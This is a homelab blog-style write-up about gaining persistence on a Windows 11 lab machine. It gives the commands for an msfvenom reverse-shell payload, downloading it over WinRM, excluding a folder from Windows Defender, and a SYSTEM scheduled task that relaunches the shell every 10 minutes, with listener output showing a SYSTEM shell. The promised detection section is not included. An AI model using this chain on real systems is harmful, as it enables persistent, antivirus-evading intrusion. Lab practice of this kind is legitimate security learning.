Homelab - creating persistence and persistence detection

Created	@July 7, 2025 8:37 PM
Tags	

After finishing setting up and simulated the cyber attack (https://docs.projectsecurity.io/e101/cyberattacksimulation/) I realized I could do more on this. For the first steps, I want to create a better persistence as the steps in the attacks simulation are one-off if WinRM and RDP got disabled. Starting with the Windows client first.


In Project IO, we have WinRM enabled on the Windows client (I'm using Windows 11). After gaining initial access, I use one of the techniques that I learnt on Tryhackme (https://tryhackme.com/room/windowslocalpersistence) that abuses schedule tasks to create a reverse shell. Firstly, we need to create one using **msfvenom.**

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=IP LPORT=PORT -f exe -o revshell.exe
```

Use **python3 -m http.server 8080**, and in the WinRM session run **wget** to retrieve the reverse shell.

```
nfo: Establishing connection to remote endpoint
Evil-WinRM* PS C:\Users\Administrator\Documents> wget IP:8080/revshell.exe -o revshell.exe
```

If we run this file as is, it will get quarantined by Windows Defender immediately.



However, I found a way to bypass it since our WinRM session is using administrative authority. I will use **Add-MpPreference** to setup a test folder and bypass that folder from Defender, that way the reverse shell being executed in that folder won't trigger anything.

```
*Evil-WinRM* PS C:\testing> Add-MpPreference -ExclusionPath "C:\testing"
*Evil-WinRM* PS C:\testing> Get-MpPreference | Select-Object -Property ExclusionPath, ExclusionExtension, E
xclusionProcess

ExclusionPath                ExclusionExtension ExclusionProcess
-------------                ------------------ ---------------
{C:\testing, C:\Users\Public}
```

Now sending the reverse shell to the **testing** folder, and create a task that runs it every 10 minutes (can be set to every few hours, I use 10 minutes just cause it's quick).

```
*Evil-WinRM* PS C:\testing> schtasks /create /tn "10minbackdoor" /tr "C:\testing\revshell.exe" /sc minute /
mo 10 /ru SYSTEM
SUCCESS: The scheduled task "10minbackdoor" has successfully been created.
```

The task can be run right away using **schtasks /create /tn "10minbackdoor" /tr "C:\testing\revshell.exe" /sc minute /mo 10 /ru SYSTEM.** And just like that, we got ourselves a reverse shell that doesn't trigger Windows Defender.

```
nc -lnvp 4450
listening on [any] 4450 ...
connect to [10.0.0.13] from (UNKNOWN) [10.0.0.100] 50604
Microsoft Windows [Version 10.0.26100.4351]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
whoami
nt authority\system

C:\Windows\System32>
```

Even after rebooting, since the task is being run every 10 minutes, we can still get the reverse shell. We can verify in Administrative Task Scheduler.

I also found a way to prevent this by using Wazuh that is setup with the lab. To be continued...